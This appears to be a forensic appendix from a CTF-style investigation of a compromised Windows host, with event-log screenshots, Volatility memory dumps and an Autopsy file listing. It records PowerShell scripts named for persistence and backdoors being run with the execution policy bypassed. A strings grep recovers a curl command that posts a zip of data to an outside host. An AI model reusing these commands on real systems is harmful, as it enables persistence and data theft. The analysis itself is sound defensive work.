
APPENDIX 9 – PERSISTENCE AND EXFILTRATION FROM THE WINDOWS SYSTEM


This appendix contains screenshots and relevant fragments extracted using Autopsy, Volatility, and Windows event viewers, which document the execution of protection deactivation scripts, persistence, and the subsequent exfiltration of confidential data by the cybercriminal in the Windows environment.








FullEventLogView
File Edit View Options Help
Event Time | Record ID | Event ID | Level | Channel | Provider | Description | Opcode | Task | Keywords
31/05/2025 23:30:06.842 | 250 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Function" está Started. Detalles: ProviderName=Functi... | Ciclo de vida d... | Clásico
31/05/2025 23:30:06.842 | 251 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:06.934 | 252 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:07.201 | 253 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:09.044 | 254 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 255 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 256 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 257 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Environment" está Started. Detalles: ProviderName=En... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 258 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 259 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Function" está Started. Detalles: ProviderName=Functi... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 260 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.747 | 261 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:15.231 | 262 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 264 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
El proveedor "Alias" está Started.
Detalles:
ProviderName=Alias
NewProviderState=Started
SequenceNumber=3
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=d9409864-156e-4d80-b045-9f799d21ec33
HostApplication=powershell -ExecutionPolicy Bypass -File .\create_service.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
107 item(s), 1 Selected
NirSoft Freeware. https://www.nirsoft.net



FullEventLogView
File Edit View Options Help
Event Time | Record ID | Event ID | Level | Channel | Provider | Description | Opcode | Task | Keywords
31/05/2025 23:30:14.622 | 259 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Function" está Started. Detalles: ProviderName=Functi... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.622 | 260 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:14.747 | 261 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:15.231 | 262 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 264 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 265 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Environment" está Started. Detalles: ProviderName=En... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 266 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 267 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Function" está Started. Detalles: ProviderName=Functi... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.091 | 263 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.107 | 268 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.218 | 269 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.575 | 270 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 271 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 272 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
El proveedor "Registry" está Started.
Detalles:
ProviderName=Registry
NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=f732b723-e8ea-4841-be1b-2f47eae5ddd0
HostApplication=powershell -ExecutionPolicy Bypass -File .\wmi_persistence.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
107 item(s), 1 Selected
NirSoft Freeware. https://www.nirsoft.net



FullEventLogView
File Edit View Options Help
Event Time | Record ID | Event ID | Level | Channel | Provider | Description | Opcode | Task | Keywords
31/05/2025 23:30:21.091 | 263 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.107 | 268 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.218 | 269 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:21.575 | 270 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 271 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 272 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 273 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Environment" está Started. Detalles: ProviderName=En... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 274 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 275 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Function" está Started. Detalles: ProviderName=Functi... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.171 | 276 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Variable" está Started. Detalles: ProviderName=Variable... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.298 | 277 | 400 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de None a Available. Detalles: New... | Ciclo de vida d... | Clásico
31/05/2025 23:30:28.841 | 278 | 403 | Information | Windows PowerShell | PowerShell | El estado del motor ha cambiado de Available a Stopped. Detalles: N... | Ciclo de vida d... | Clásico
31/05/2025 23:30:34.982 | 279 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Registry" está Started. Detalles: ProviderName=Registr... | Ciclo de vida d... | Clásico
31/05/2025 23:30:34.982 | 280 | 600 | Information | Windows PowerShell | PowerShell | El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP... | Ciclo de vida d... | Clásico
El proveedor "Alias" está Started.
Detalles:
ProviderName=Alias
NewProviderState=Started
SequenceNumber=3
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=bd1f3e2d-b08c-4e70-accd-00a2e3af7d09
HostApplication=powershell -ExecutionPolicy Bypass -File C:\Users\Public\backdoor.ps1
EngineVersion=
RunspaceId=
PipelineId=









```
┌──(kali㉿kali)-[~/Desktop/volatility2]
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10×64_19041" memdump -p 5660 -D /ho
me/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing cmd.exe [  5660] to 5660.dmp

┌──(kali㉿kali)-[~/Desktop/volatility2]
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10×64_19041" memdump -p 7532 -D /ho
me/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing conhost.exe [  7532] to 7532.dmp
```


Analisis - Thunar
File Edit View Go Bookmarks Help
kali
Documents
Analisis
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
sf_ctf-server
5660.dmp
5660_strings.txt
7532.dmp
7532_strings.txt
filescan.txt
pslist.txt
timeliner.txt
"5660_strings.txt" | 29.2 MiB (30,592,866 bytes) | Plain text document


kali@kali: ~/Documents/Analisis
File Actions Edit View Help
MICROSOFT.POWERSHELLSCRIPT.1I
.PS1
.PS1
MICROSOFT.POWERSHELLCONSOLE.1DLER.1K.1
MICROSOFT.POWERSHELLDATA.1CTLO.1.1ON0}
MICROSOFT.POWERSHELLMODULE.1RACK.1O.11
MICROSOFT.POWERSHELLSCRIPT.1GID.11RACK
MICROSOFT.POWERSHELLXMLDATA.1DONCLIENT
.PS1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
.PS1I
.PS1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
MICROSOFT.POWERSHELL.CONSOLEHOST, VERS-
MICROSOFT.POWERSHELL.GPOWERSHELL, VERS+
MICROSOFT.POWERSHELL.ACTIVITIES, VERSI-
MICROSOFT.POWERSHELL.EDITOR, VERSION=3+
.PS1
Splandowspowershell\v1.0\pow
default$windows.data.apps.appleveltileinfo$appleveltilelist|windows.data.apps.appleveltileinfo$w~{d65231b0-b2f1-4857


(kali㉿kali)-[~/Documents/Analisis]
$ grep -i ".zip" 5660_strings.txt
OST -H "X-Filename: datos-windows.zip" --data-binary "@C:\Temp\datos.zip" http://10.0.2.15:8080
GZipStream
AgentDiagnosticsZip
P.zip">>%G
System.StructuredQueryType.Implicit.System.ZipFolder.CompressedSize
get_ZipFileUseBackslash
_zipFileUseBackslash
GZip entry name ends in directory separator character but contains data.
_Extracting Zip entry would have resulted in a file outside the specified destination directory.
InZip
KualZip
SimpleZip
SmartAssembly.Zip
Unzip
.zipi


0×ffff9189195e0080 SecurityHealth 6480 852 4 0 1 0 2025-05-31 21:34:55 UTC+0000
0×ffff91890db64080 svchost.exe 5176 704 1 0 ——— 0 2025-05-31 21:34:55 UTC+0000
0×ffff918912b55080 curl.exe 2760 5660 0 ——— 0 0 2025-05-31 21:35:19 UTC+0000
2025-05-31 21:35:19 UTC+0000
0×ffff91890c493080 SearchProtocol 7728 3568 5 0 0 0 2025-05-31 21:35:59 UTC+0000
0×ffff918912dc0080 SearchFilterHo 7412 3568 4 0 0 0 2025-05-31 21:35:59 UTC+0000
0×ffff91890c497080 svchost.exe 7584 704 3 0 0 0 2025-05-31 21:36:07 UTC+0000


output-windows.raw_1 Host
output-windows.raw
vol1 (Unallocated: 0-2047)
vol2 (NTFS / exFAT (0x07): 2048-104447)
vol3 (NTFS / exFAT (0x07): 104448-30306906)
$OrphanFiles (598)
$Extend (9)
$Recycle.Bin (5)
$Unalloc (1)
$WinREAgent (3)
Archivos de programa (2)
Documents and Settings (2)
PerfLogs (2)
Program Files (25)
Program Files (x86) (17)
ProgramData (16)
PsTools (31)
Recovery (2)
System Volume Information (6)
Temp (9)
Users (8)
Windows (104)
vol4 (Unallocated: 30306907-30308351)
vol5 (Unknown Type (0x27): 30308352-31453183)
vol6 (Unallocated: 31453184-31457279)
File Views


